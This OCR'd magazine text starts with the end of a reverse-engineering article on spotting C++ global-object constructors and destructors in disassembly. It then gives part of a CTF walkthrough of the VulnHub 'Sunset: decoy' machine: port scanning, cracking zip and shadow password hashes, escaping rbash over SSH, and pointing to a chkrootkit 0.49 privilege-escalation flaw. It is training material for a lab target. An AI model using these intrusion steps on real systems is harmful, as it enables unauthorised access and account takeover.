Глобальные объекты (также называемые статическими объектами) размещаются в сегменте данных еще на стадии компиляции. Стало быть, ошибки выделения памяти в принципе невозможны. Выходит, что по аналогии со стековыми объектами надежно идентифицировать конструктор и деструктор здесь нельзя? А вот и нет!

Глобальный объект в силу своей глобальности доступен из многих мест программы, но его конструктор должен вызываться лишь однажды. Как это обеспечить? Конечно, возможны самые различные варианты реализации, но большинство компиляторов идут по простейшему пути, используя для этой цели глобальную переменную-флаг, изначально равную нулю, а перед первым вызовом конструктора увеличивающуюся на единицу (в более общем случае она устанавливается в TRUE). При повторных итерациях остается проверить, равен ли флаг нулю, и если нет — пропустить вызов конструктора. Таким образом конструктор вновь «окольцовывается» условным переходом, что позволяет безошибочно отличить его от всех остальных функций.

С деструктором еще проще — раз объект глобальный, то он уничтожается только при завершении программы. А кто это может отследить, кроме поддержки времени исполнения? Специальная функция, такая как **_atexit**, принимает на вход указатель на деструктор, запоминает его и затем вызывает в случае необходимости. Интересный момент: функция **_atexit** (или что там используется в вашем конкретном случае) должна быть вызвана лишь однократно (надеюсь, понятно почему?). И чтобы не вводить еще один флаг, она вызывается сразу же после вызова конструктора! На первый взгляд объект может показаться состоящим из сочетания конструктора и деструктора, но это не так. Не забывай, что **_atexit** не передает немедленно управление на код деструктора, а только запоминает его указатель для дальнейшего использования!

Таким образом, конструктор и деструктор глобального объекта очень просто идентифицировать, что и доказывает следующий пример myClass3 с измененной функцией **main**:

```
int main()
{
  printf("Main\n");
  static MyClass zzz;
  zzz.demo();
}
```

Дизассемблерный листинг этого примера выглядит приблизительно так:

```
push rbp
push rdi
sub  rsp, 108h
lea  rbp, [rsp+20h]
mov  rdi, rsp
mov  ecx, 42h
mov  eax, 0CCCCCCCCh
rep  stosd
mov  [rbp+0F0h+var_28], 0FFFFFFFFFFFFFFFEh
lea  rcx, unk_140024002
call sub_14001109B
lea  rcx, aMain       ; "Main\n"
call sub_140011208    ; вызов printf
mov  eax, 104h
mov  eax, eax
mov  ecx, cs:TlsIndex
mov  rdx, gs:58h
mov  rcx, [rdx+rcx*8]
mov  eax, [rax+rcx]
cmp  cs:dword_14001E180, eax
```

Проверяем, инициализирован ли объект.

```
jle  short loc_140011B10
```

Если объект инициализирован, осуществляем переход на **loc_140011B10**. Вызов конструктора при этом пропускается.

```
lea  rcx, dword_14001E180
call sub_1400112F8
cmp  cs:dword_14001E180, 0FFFFFFFFh
jnz  short loc_140011B10
lea  rcx, unk_14001E17C
call sub_1400113D4    ; опосредованный вызов конструктора
                      ; класса MyClass
lea  rcx, sub_140019520
```


А здесь программа заносит в регистр **RCX** указатель на опосредованный вызов деструктора класса **MyClass**.

```
call sub_1400111D1
```

Посредством этого вызова программа передает находящийся в **RCX** указатель на деструктор функции **j__crt_atexit_0**, которая будет вызвана по завершении программы. Иными словами, эта функция вызовет деструктор класса **MyClass**.

```
nop
  lea  rcx, dword_14001E180
  call sub_140011253
loc_140011B10:
  lea  rcx, unk_14001E17C
  call sub_140011366 ; опосредованный вызов метода demo
                     ; класса MyClass
  xor  eax, eax
  lea  rsp, [rbp+0E8h]
  pop  rdi
  pop  rbp
  retn
```

Аналогичный код генерирует Embarcadero C++Builder (myClass3_CB).



Embarcadero C++Builder

```
sub  rsp, 48h
mov  [rsp+48h+var_4], 0
lea  rcx, aMain       ; "Main\n"
call printf
cmp  cs:byte_45DAB8, 0
```

Смотрим состояние флага инициализации объекта.

```
mov  [rsp+48h+var_18], eax
jnz  short loc_401510
```

Если объект уже инициализирован, делаем прыжок — не вызываем конструктор.

```
lea  rcx, byte_45DAB8
call __cxa_guard_acquire
cmp  eax, 0
```

Проверяем состояние регистра **EAX**, если он равен 0, осуществляем переход — т. е. объект инициализирован.

```
jz  short loc_401510
lea rcx, stru_45DAB0
```

Перед вызовом конструктора помещаем в регистр **RCX** указатель на класс **MyClass**.

```
call MyClass::MyClass(void)
  jmp  short $+2      ; переход на 2 строчки вперед
loc_4014F4:
  lea  rcx, __dtor__ZZ4mainE3zzz
  call atexit
```

В двух строках выше происходит такой же маневр, какой мы видели в предыдущем листинге: сначала в регистр **RCX** помещается указатель на функцию, вызывающую деструктор класса **MyClass**. Затем этот указатель передается в функцию **atexit**. Последняя будет вызвана при уничтожении приложения, а уже она вызывает деструктор **MyClass**.

```
lea  rcx, byte_45DAB8
  mov  [rsp+48h+var_1C], eax
  call __cxa_guard_release
loc_401510:
  lea  rcx, stru_45DAB0
```

Перед вызовом метода **demo** класса **MyClass** в регистр **RCX** помещаем указатель на этот класс.

```
call MyClass::demo(void)
mov  eax, [rsp+48h+var_4]
add  rsp, 48h
retn
```

Виртуальный деструктор

Деструктор тоже может быть виртуальным. А почему бы и нет? Это бывает полезно, когда экземпляр производного класса удаляется через указатель на базовый класс. Поскольку виртуальные функции связаны с классом объекта, а не с классом указателя, то вызывается виртуальный деструктор, связанный с типом объекта, а не с типом указателя. Впрочем, эти тонкости относятся к непосредственному программированию, а исследователей в первую очередь интересует, как идентифицировать виртуальный деструктор. О, это просто: виртуальный деструктор совмещает в себе свойства обычного деструктора и виртуальной функции (см. прошлую статью).

Виртуальный конструктор

Виртуальный конструктор? А что, разве есть такой? Ничего подобного стандартный C++ не поддерживает. Непосредственно не поддерживает. И когда виртуальный конструктор позарез требуется программистам (впрочем, это бывает лишь в весьма экзотических случаях), они прибегают к ручной эмуляции некоторого его подобия. В специально выделенную для этих целей виртуальную функцию (не конструктор!) помещается приблизительно следующий код: **return new имя класса (*this)**. Этот трюк кривее, чем бумеранг, но... он работает. Разумеется, существуют и другие решения.

Подробное их обсуждение выходит далеко за рамки нашей беседы и требует глубокого знания C++ (гораздо более глубокого, чем у рядового разработчика), к тому же это заняло бы слишком много места, но едва ли оказалось бы интересным и полезным.

Итак, идентификация виртуального конструктора в силу отсутствия самого понятия в принципе невозможна. Его эмуляция насчитывает десятки (если не больше) решений, попробуй-ка перечисли их все! Впрочем, этого и не нужно делать, в большинстве случаев виртуальные конструкторы представляют собой виртуальные функции, принимающие в качестве аргумента указатель **this** и возвращающие указатель на новый объект. Не слишком-то надежно для идентификации, но все же лучше, чем ничего.

Конструктор раз, конструктор два...

Количество конструкторов у класса может быть и более одного (и очень часто не только может, но и бывает). Однако это никак не влияет на анализ. Сколько бы конструкторов ни присутствовало, для каждого экземпляра класса всегда вызывается только один, выбранный компилятором в зависимости от формы его вызова. Единственная деталь — различные экземпляры класса могут вызывать различные конструкторы. Будь внимателен!

Зачем козе баян, или Внимание: пустой конструктор!

Некоторые ограничения конструктора (в частности, отсутствие возвращаемого значения) привели к появлению приема программирования «пустой конструктор». Конструктор умышленно оставляется пустым, а весь код инициализации помещается в специальную функцию, как правило называемую **Init**. Обсуждение сильных и слабых сторон такого стиля — предмет отдельного разговора, никаким образом не относящегося к теме анализа. Исследователям достаточно знать: такой стиль есть и активно используется не только отдельно взятыми программистами, но и крупнейшими компаниями-гигантами (например, той же Microsoft).

Поэтому, встретив вызов пустого конструктора, не удивляйся, это нормально, и ищи функцию инициализации среди обычных членов класса.

СИНТЕТИЧЕСКИЙ ЗАКАТ

Вадим Голованов
Работаю пентестером в FBK Cybersecurity. Специализируюсь на услугах в области практической информационной безопасности.
vgolovanov@fbkcs.ru

ПРОХОДИМ ВИРТУАЛКУ SUNSET DECOY, ЧТОБЫ ОТТОЧИТЬ НАВЫКИ ПЕНТЕСТА

В этой статье я расскажу, как решать CTF-задачку Sunset: decoy, которую ты можешь скачать с VulnHub. Повторив прохождение этой виртуалки вместе со мной, ты потренируешься подбирать пароли по хешам, мониторить процессы Linux без прав root, эксплуатировать уязвимости и передавать файлы через бэк-шелл.

Об авторе

Автор этой статьи — пентестер из команды FBK CyberSecurity. Это часть крупнейшей российской аудиторско-консалтинговой группы ФБК (Финансовые и бухгалтерские консультанты). Компания специализируется на услугах в области практической информационной безопасности.

Автор задачки — whitecr0wz, а опубликована она была 7 июля 2020 года. Машина предназначена для начинающих, поэтому и прохождение будет недлинным. Зато по пути я постараюсь разъяснить все шаги и рассказать об используемых утилитах. Мы проэксплуатируем известную уязвимость, чтобы повысить привилегии и прочитать файл в каталоге root.

```
Debian GNU/Linux 10 60832e9f188106ec5bcc4eb7709ce592 tty1
60832e9f188106ec5bcc4eb7709ce592 login:
```

Загруженная виртуальная машина

Не буду описывать подключение и запуск виртуальной машины, это уже делали мои коллеги в статье «Захват Ваканды. Ломаем виртуальную машину с VulnHub». Начнем с разведки, а точнее — с запуска утилиты netdiscover.

Netdiscover — простой инструмент обнаружения (ARP-сканер), который удобно использовать для поиска «живых» хостов в сети без конфигурации IP-адреса сетевого интерфейса.

INFO

ARP (Address Resolution Protocol — протокол определения адреса) предназначен для определения MAC-адреса устройства по его IP-адресу.

По умолчанию утилиту можно запустить без параметров и получить результат в виде списка устройств. Однако для более тонкой настройки рекомендую ознакомиться с разными опциями, которые можно указать при запуске.

Целевая машина decoy находится с нами в одной подсети, поэтому просто пишем `netdiscover`.

```
Currently scanning: 192.168.10.0/16   |   Screen View: Unique Hosts

94 Captured ARP Req/Rep packets, from 4 hosts.   Total size: 5640
 _____________________________________________________________________________
   IP            At MAC Address     Count     Len  MAC Vendor / Hostname
 -----------------------------------------------------------------------------
192.168.1.254   60:[redacted]:e0      55    3300  Sercomm Corporation.
192.168.1.65    8c:[redacted]:16       1      60  Unknown vendor
192.168.1.123   08:00:27:99:f6:b9      1      60  PCS Systemtechnik GmbH
192.168.2.1     60:[redacted]:e0      37    2220  Sercomm Corporation.
```

Обнаруженные сетевые адреса

Теперь мы знаем целевой IP-адрес — это 192.168.1.123. Следующим шагом сканируем хост и ищем открытые порты и запущенные сервисы. Просканируем порты популярной утилитой Nmap.

```
nmap -sV -sC -O -p - 192.168.1.123
```

Вот что значат наши ключи:

- `-sV` — вывести версии обнаруженных служб;
- `-sC` — использовать базовый набор скриптов для получения расширенной информации;
- `-O` — определить версию ОС;
- `-p` — сканировать весь диапазон портов от 0 до 65 535.

```
root@fbkcs:/home/kali# nmap -sV -sC -p - 192.168.1.123
Starting Nmap 7.80 ( https://nmap.org ) at 2020-07-14 08:47 EDT
Nmap scan report for 192.168.1.123
Host is up (0.00021s latency).
Not shown: 65533 closed ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
| ssh-hostkey:
|   2048 a9:b5:3e:3b:e3:74:e4:ff:b6:d5:9f:f1:81:e7:a4:4f (RSA)
|   256 ce:f3:b3:e7:0e:90:e2:64:ac:8d:87:0f:15:88:aa:5f (ECDSA)
|_  256 66:a9:80:91:f3:d8:4b:0a:69:b0:00:22:9f:3c:4c:5a (ED25519)
80/tcp open  http    Apache httpd 2.4.38
| http-ls: Volume /
| SIZE  TIME              FILENAME
| 3.0K  2020-07-07 16:36  save.zip
|
|_http-server-header: Apache/2.4.38 (Debian)
|_http-title: Index of /
MAC Address: 08:00:27:99:F6:B9 (Oracle VirtualBox virtual NIC)
Service Info: Host: 127.0.0.1; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 15.39 seconds
root@fbkcs:/home/kali#
```

Результат сканирования всех портов утилитой Nmap

После полного сканирования хоста мы получим два открытых порта:

- 22 — OpenSSH Server 7.9p1;
- 80 — Apache httpd 2.4.38.

Начнем изучать целевую машину с веб-службы Apache. Индексная страница на 80-м порте выдает нам индекс каталога.

Index of /
192.168.1.123

Index of /

Name	Last modified	Size	Description
save.zip	2020-07-07 16:36	3.0K	

Apache/2.4.38 (Debian) Server at 192.168.1.123 Port 80

Содержимое индексной страницы веб-сайта

Скачиваем единственный файл save.zip и пытаемся распаковать его. В результате узнаем, что он защищен паролем.

```
root@fbkcs:/home/kali# unzip save.zip
Archive:  save.zip
[save.zip] etc/passwd password:
password incorrect--reenter:
password incorrect--reenter:
   skipping: etc/passwd              incorrect password
[save.zip] etc/shadow password:
password incorrect--reenter:
password incorrect--reenter:
   skipping: etc/shadow              incorrect password
[save.zip] etc/group password:
password incorrect--reenter:
password incorrect--reenter:
   skipping: etc/group               incorrect password
[save.zip] etc/sudoers password:
password incorrect--reenter:
   skipping: etc/sudoers             incorrect password
   skipping: etc/hosts               incorrect password
   skipping: etc/hostname            incorrect password
```

Содержимое архива save.zip

Чтобы получить доступ к содержимому, нужно подобрать пароль. Для этого нам нужна хеш-сигнатура файла. На помощь приходит вспомогательная утилита zip2john из состава пакета John the Ripper.

```
root@fbkcs:/home/kali# zip2john save.zip > hashzip.txt
Created directory: /root/.john
ver 2.0 efh 5455 efh 7875 save.zip/etc/passwd PKZIP Encr: 2b chk, TS_chk, cmplen=668, decmplen=1807, crc=B3ACDAFE
ver 2.0 efh 5455 efh 7875 save.zip/etc/shadow PKZIP Encr: 2b chk, TS_chk, cmplen=434, decmplen=1111, crc=E11EC139
ver 2.0 efh 5455 efh 7875 save.zip/etc/group PKZIP Encr: 2b chk, TS_chk, cmplen=460, decmplen=829, crc=A1F81C08
ver 2.0 efh 5455 efh 7875 save.zip/etc/sudoers PKZIP Encr: 2b chk, TS_chk, cmplen=368, decmplen=669, crc=FF05389F
ver 2.0 efh 5455 efh 7875 save.zip/etc/hosts PKZIP Encr: 2b chk, TS_chk, cmplen=140, decmplen=185, crc=DFB905CD
ver 1.0 efh 5455 efh 7875 save.zip/etc/hostname PKZIP Encr: 2b chk, TS_chk, cmplen=45, decmplen=33, crc=D9C379A9
NOTE: It is assumed that all files in each archive have the same password.
If that is not the case, the hash may be uncrackable. To avoid this, use
option -o to pick a file at a time.
root@fbkcs:/home/kali# cat hashzip.txt
save.zip:$pkzip2$3*2*1*0*8*24*a1f8*8d07*7d51a96d3e3fa4083bbfbe90ee97ddba1f39f769fcf1b2b6fd573fdca8c97dbec5bc9841*1*0*8*24*b3ac*90ab*f7fe58aeaaa3c46c54524ee024bd38dae36f3110a07f1e7aba266acbf8b5ff0caf42e05e*2*0*2d*21*d9c379a9*9b9*46*0*2d*d9c3*8ce8*aae40dfa55b72fd591a639c8c6d35b8cabd267f7edacb40a6ddf1285907b062c99ec6cc8b55d9f0027f553a44f*$/pkzip2$::save.zip:etc/hostname, etc/group, etc/passwd:save.zip
root@fbkcs:/home/kali#
```

Выполнение утилиты zip2john

К сожалению, программа выдает хеш, совместимый только с «Джоном» (формат PKZIP), использовать его в моем любимом hashcat не удастся — он любит формат WinZIP.

INFO

- John the Ripper — легендарная свободная программа, предназначенная для восстановления паролей по их хешам.
- Hashcat — это, по словам создателей, самый быстрый в мире инструмент для восстановления паролей.

Кто-то предпочтет другие утилиты, но, по моему опыту, на реальных проектах с длинными паролями hashcat выручает чаще. В данном же случае взлом пароля не вызовет трудностей, поскольку он тривиален и с легкостью поддается перебору по универсальному словарю rockyou (он входит в любой современный наступательный дистрибутив Linux вроде Kali и Parrot).

```
root@fbkcs:/home/kali# john hashzip.txt --wordlist=/usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (PKZIP [32/64])
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
manuel           (save.zip)
1g 0:00:00:00 DONE (2020-07-14 09:16) 16.66g/s 68266p/s 68266c/s 68266C/s 123456..oooooo
Use the "--show" option to display all of the cracked passwords reliably
Session completed
root@fbkcs:/home/kali#
```

Успешный подбор пароля по словарю

Если же рассуждать о буднях пентестера в реальных условиях, то рекомендую обратить внимание на более увесистые словари. Например, в **crackstation.txt.gz** содержится 15 Гбайт реальных утечек, а в **hashkiller-dict.7z** еще 1,5 Гбайт.

Теперь можем распаковать архив и ознакомиться с его содержимым.

```
root@fbkcs:/home/kali# unzip save.zip
Archive:  save.zip
[save.zip] etc/passwd password:
  inflating: etc/passwd
  inflating: etc/shadow
  inflating: etc/group
  inflating: etc/sudoers
  inflating: etc/hosts
 extracting: etc/hostname
root@fbkcs:/home/kali#
```

Успешная распаковка архива при помощи пароля

Содержимое распакованной папки etc не представляет особого интереса, кроме файла shadow. В нем содержатся наименования учетных записей системы и хеши паролей. Попробуем подобрать пароль для какого-либо пользователя и подключиться к ранее обнаруженному порту 22 по SSH.

Выведем командой cat содержимое файла shadow и отфильтруем при помощи grep пользователей для перебора.

Если написать `grep -v "*"`, то увидим все строки, в которых нет звездочек, то есть пользовательские, а не служебные учетные записи.

```
root@fbkcs:/home/kali/etc# cat shadow | grep -v "*"
root:$6$RucK3DjUUM8TjzYJ$x2etp95bJSiZy6WoJmTd7UomydMfNjo97Heu8nAob9Tji4xzWSzeE0Z2NekZhsyCaA7y/wbzI.2A2xIL/uXV9.:18450:0:99999:7:::
systemd-coredump:!!:18440::::::
296640a3b825115a47b68fc44501c828:$6$x4sSRFte6R6BymAn$zrIOVUCwzMlq54EjDjFJ2kfmuN7*2BjKPdir2Fuc9XRRJEk9FNdPliX4Nr92aWzAtykKih5PX39OKCvJZV0us.:18450:0:99999:7:::
root@fbkcs:/home/kali/etc#
```

Выводим хеши паролей пользователей


Учетная запись systemd-coredump к делу тоже не относится, поэтому остаются только пользователи root и некто с длинным буквенно-цифровым логином.

Проверим сразу и файл passwd из архива, чтобы узнать, какие оболочки входа закреплены за пользователями. Как видим, наш номерной юзер имеет ограниченную оболочку rbash (restricted shell).

```
root@fbkcs:/home/kali/etc# cat passwd | grep -v "nologin"
root:x:0:0:root:/root:/bin/bash
sync:x:4:65534:sync:/bin:/bin/sync
hplip:x:110:7:HPLIP system user,,,:/var/run/hplip:/bin/false
296640a3b825115a47b68fc44501c828:x:1000:1000:,,,:/home/296640a3b825115a47b68fc44501c828:/bin/rbash
root@fbkcs:/home/kali/etc#
```

Учетные записи с разрешенным логином

Далее можно снова использовать утилиту John the Ripper для перебора паролей, а можно и любую другую. Тот же hashcat, в отличие от старины «Джона», может задействовать мощности GPU, что немало пригождается в реальных условиях, а в Windows у него есть графическая оболочка.



Демонстрация перебора паролей формата sha512crypt утилитой hashcat через GUI

В нашем случае сигнатура хеша начинается с `$6$` — значит, это формат SHA-512.

WWW

- Полный список поддерживаемых хешей на сайте hashcat

Спустя какое-то время удается успешно подобрать пароль нашего пользователя. В отличие от логина, пароль совсем короткий — `server`.

```
C:\Windows\System32\cmd.exe - hashcat64.exe -a 0 --session=2020-07-14 -m 1800 -w 3 --force --status --status-timer=40 -p : -O --hwmon-temp-abort=85 -d 1 -o "D:\...

* Update your OpenCL runtime / driver the right way:
  https://hashcat.net/faq/wrongdriver

* Create more work items to make use of your parallelization power:
  https://hashcat.net/faq/morework

Session..........: 2020-07-14
Status...........: Exhausted
Hash.Type........: sha512crypt $6$, SHA512 (Unix)
Hash.Target......: D:\DECOY_SHADOW.txt
Time.Started.....: Tue Jul 14 16:22:56 2020 (1 min, 29 secs)
Time.Estimated...: Tue Jul 14 16:24:25 2020 (0 secs)
Guess.Base.......: File (D:\DICT\alleged-gmail-passwords.txt)
Guess.Queue......: 3/5 (60.00%)
Speed.#1.........:    64945 H/s (38.73ms) @ Accel:512 Loops:128 Thr:32 Vec:1
Recovered........: 1/2 (50.00%) Digests, 1/2 (50.00%) Salts
Progress.........: 6263998/6263998 (100.00%)
Rejected.........: 22072/6263998 (0.35%)
Restore.Point....: 3131999/3131999 (100.00%)
Restore.Sub.#1...: Salt:1 Amplifier:0-1 Iteration:4992-5000
Candidates.#1....: zactaylorcarrie -> zzzzzzzzzzzzzz
Hardware.Mon.#1..: Temp: 70c Fan: 55% Util: 68% Core:1936MHz Mem:3802MHz Bus:16
Dictionary cache hit:
* Filename..: D:\DICT\hashkiller-dict.txt
* Passwords.: 237082726
* Bytes.....: 2653699494
* Keyspace..: 237082726

[s]tatus [p]ause [b]ypass [c]heckpoint [q]uit =>
```

Восстановление паролей утилитой hashcat

После того как пароль найден, попробуем подключиться к целевой машине по SSH, при этом укажем флаг `-t "bash --noprofile"`. Это поможет обойти загрузку ограниченной оболочки rbash, которая не дала бы нам переходить в нужные каталоги.

INFO

С ключом `--noprofile` Bash не читает ни общесистемный файл начального запуска `/etc/profile`, ни любой из персональных файлов инициализации пользователя `~/.bash_profile`, `~/.bash_login` или `~/.profile`.

```
root@fbkcs:/home/kali# ssh 296640a3b825115a47b68fc44501c828@192.168.1.123 -t "bash --noprofile"
The authenticity of host '192.168.1.123 (192.168.1.123)' can't be established.
ECDSA key fingerprint is SHA256:XcSxTQWk9o60DynaXNIL8HbB93NqEyqofs1B2EORdEE.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.1.123' (ECDSA) to the list of known hosts.
296640a3b825115a47b68fc44501c828@192.168.1.123's password:
bash: dircolors: command not found
296640a3b825115a47b68fc44501c828@60832e9f188106ec5bcc4eb7709ce592:~$
```

Успешная авторизация с подобранным паролем

Смотрим, что есть в каталоге текущего пользователя.

```
296640a3b825115a47b68fc44501c828@60832e9f188106ec5bcc4eb7709ce592:~$ ls -la
total 68
drwxr-xr-x 4 296640a3b825115a47b68fc44501c828 296640a3b825115a47b68fc44501c828  4096 Jul 14 10:17 .
drwxr-xr-x 3 root                             root                              4096 Jun 27 17:40 ..
lrwxrwxrwx 1 root                             root                                 9 Jul  7 16:54 .bash_history -> /dev/null
-rw-r--r-- 1 296640a3b825115a47b68fc44501c828 296640a3b825115a47b68fc44501c828   220 Jun 27 17:40 .bash_logout
-rw-r--r-- 1 296640a3b825115a47b68fc44501c828 296640a3b825115a47b68fc44501c828  3583 Jun 27 18:33 .bashrc
-rwxr-xr-x 1 root                             root                             17480 Jul  7 16:19 honeypot.decoy
-rw------- 1 root                             root                              1855 Jul  7 16:19 honeypot.decoy.cpp
lrwxrwxrwx 1 root                             root                                 7 Jun 27 18:32 id -> /bin/id
lrwxrwxrwx 1 root                             root                                13 Jun 27 18:32 ifconfig -> /bin/ifconfig
drwxr-xr-x 3 296640a3b825115a47b68fc44501c828 296640a3b825115a47b68fc44501c828  4096 Jun 27 17:49 .local
lrwxrwxrwx 1 root                             root                                 7 Jun 27 18:32 ls -> /bin/ls
lrwxrwxrwx 1 root                             root                                10 Jun 27 18:31 mkdir -> /bin/mkdir
-rwxr-xr-x 1 root                             root                               807 Jun 27 17:40 .profile
-rw-r--r-- 1 296640a3b825115a47b68fc44501c828 296640a3b825115a47b68fc44501c828    66 Jun 27 18:03 .selected_editor
drwxr-xr-x 3 296640a3b825115a47b68fc44501c828 296640a3b825115a47b68fc44501c828  4096 Jun 27 18:59 SV-502
-rw-r--r-- 1 296640a3b825115a47b68fc44501c828 296640a3b825115a47b68fc44501c828    40 Jul 14 10:17 update
-rwxrwxrwx 1 296640a3b825115a47b68fc44501c828 296640a3b825115a47b68fc44501c828    33 Jul  7 17:06 user.txt
-rw-r--r-- 1 296640a3b825115a47b68fc44501c828 296640a3b825115a47b68fc44501c828   173 Jun 27 17:42 .wget-hsts
296640a3b825115a47b68fc44501c828@60832e9f188106ec5bcc4eb7709ce592:~$
```

Содержимое домашнего каталога пользователя

Тут нам на глаза попадается интересный исполняемый файл honeypot.decoy. Что ж, запустим!

```
296640a3b825115a47b68fc44501c828@60832e9f188106ec5bcc4eb7709ce592:~$ ./honeypot.decoy
--------------------------------------------------

Welcome to the Honey Pot administration manager (HPAM). Please select an option.
1 Date.
2 Calendar.
3 Shutdown.
4 Reboot.
5 Launch an AV Scan.
6 Check /etc/passwd.
7 Leave a note.
8 Check all services status.

Option selected:5

The AV Scan will be launched in a minute or less.
--------------------------------------------------
296640a3b825115a47b68fc44501c828@60832e9f188106ec5bcc4eb7709ce592:~$
```

Вызов процедуры антивирусного сканирования из меню программы

Приложение выводит меню, которое всего лишь вызывает разные команды, заложенные в файл. Убедиться в этом можно при помощи утилиты поиска строк **strings**:

```
/bin/strings honeypot.decoy
```

```
Welcome to the Honey Pot administration manager (HPAM). Please select an option.
1 Date.                       /usr/bin/date
2 Calendar.                   /usr/bin/cal
3 Shutdown.                   Shutdown is currently not available due to not enough privileges. Ending program.
4 Reboot.                     Rebooting is currently not available due to not enough privileges. Ending program.
5 Launch an AV Scan.          /usr/bin/touch /dev/shm/STTY5246
6 Check /etc/passwd.          The AV Scan will be launched in a minute or less.
7 Leave a note.               /usr/bin/cat /etc/passwd
8 Check all services status.  /usr/bin/vi /tmp/cmFuZG9tc2Zvc2FuZm9kYW52cw==
Option selected:              /usr/sbin/service apache2 status
No available option was selected. Ending program.
```

Последовательная запись команд и баннеров внутри файла

Как видим, на каждую строку меню приходится по команде. Забегая вперед, скажу, что интереснее всего здесь пункт 5 — создание какого-то файла. Однако отложим пока исследование этой программы. Сначала нужно собрать больше информации о системе.

Смотрим остальные файлы в каталоге при помощи `cat`.

```
296640a3b825115a47b68fc44501c828@60832e9f188106ec5bcc4eb7709ce592:~$ /usr/bin/cat user.txt
35253d886842075b2c6390f35946e41f
296640a3b825115a47b68fc44501c828@60832e9f188106ec5bcc4eb7709ce592:~$ /usr/bin/cat .wget-hsts
# HSTS 1.0 Known Hosts database for GNU Wget.
# Edit at your own risk.
# <hostname>    <port>  <incl. subdomains>    <created>    <max-age>
www.exploit-db.com    0    1    1593294137    63072000
296640a3b825115a47b68fc44501c828@60832e9f188106ec5bcc4eb7709ce592:~$
```

Содержимое текстовых файлов в домашнем каталоге

Файл log.txt оказывается журналом выполнения утилиты pspy. Это инструмент командной строки, предназначенный для слежки за процессами без прав суперпользователя root. Запомним, что использовалась эта утилита. Можно считать, что это была подсказка от создателей виртуальной машины.

```
296640a3b825115a47b68fc44501c828@60832e9f188106ec5bcc4eb7709ce592:~$ /usr/bin/cat SV-502/logs/log.txt
pspy - version: v1.2.0 - Commit SHA: 9c63e5d6c58f7bcdc235db663f5e3fe1c33b8855

Config: Printing events (colored=true): processes=true | file-system-events=false ||| Scanning for processes every 100ms
 and on inotify events ||| Watching directories: [/usr /tmp /etc /home /var /opt] (recursive) | [] (non-recursive)
Draining file system events due to startup...
done
2020/06/27 18:56:57 CMD: UID=0    PID=9     |
2020/06/27 18:56:57 CMD: UID=0    PID=8     |
2020/06/27 18:56:57 CMD: UID=1000 PID=7659  | /bin/bash
2020/06/27 18:56:57 CMD: UID=1000 PID=7658  | python -c import pty;pty.spawn('/bin/bash')
2020/06/27 18:56:57 CMD: UID=1000 PID=7657  | /bin/sh -i
2020/06/27 18:56:57 CMD: UID=1000 PID=7653  | sh -c uname -a; w; id; /bin/sh -i
```

Начало журнала pspy

Далее по содержимому журнала увидим более интересные подробности.


```
2020/06/27 18:56:57 CMD: UID=0    PID=1      | /sbin/init
2020/06/27 18:56:58 CMD: UID=0    PID=12385  | -bash
2020/06/27 18:56:58 CMD: UID=0    PID=12386  | tar -xvzf chkrootkit-0.49.tar.gz
```

Фрагмент журнала log.txt

Видим, что была выполнена вот такая команда:

```
tar -xvzf chkrootkit-0.49.tar.gz
```

Шелл-скрипт **chkrootkit** разработан в помощь системным администраторам и проверяет наличие известных руткитов в Linux-системе. Пробиваем его по exploit-db и видим, что в нашей версии 0.49 есть серьезная уязвимость с повышением привилегий.



Описание уязвимости на сайте exploit-db.com

Локальный пользователь может получить права root, если раздел `/tmp` смонтирован без опции `noexec`. Для успешной эксплуатации можно создать в этом каталоге файл `update` со своей полезной нагрузкой.

Теперь нам надо понять, при каких условиях запускается chkrootkit. Тут-то и пригодится засветившаяся раньше утилита pspy. Попробуем проверить, есть ли она в файловой системе виртуалки.

```
/usr/bin/find / -name pspy 2>/dev/null
```

```
296640a3b825115a47b68fc44501c828@60832e9f188106ec5bcc4eb7709ce592:~$ /usr/bin/find / -name pspy 2>/dev/null
296640a3b825115a47b68fc44501c828@60832e9f188106ec5bcc4eb7709ce592:~$
```

Безрезультатный поиск утилиты pspy в файловой системе цели

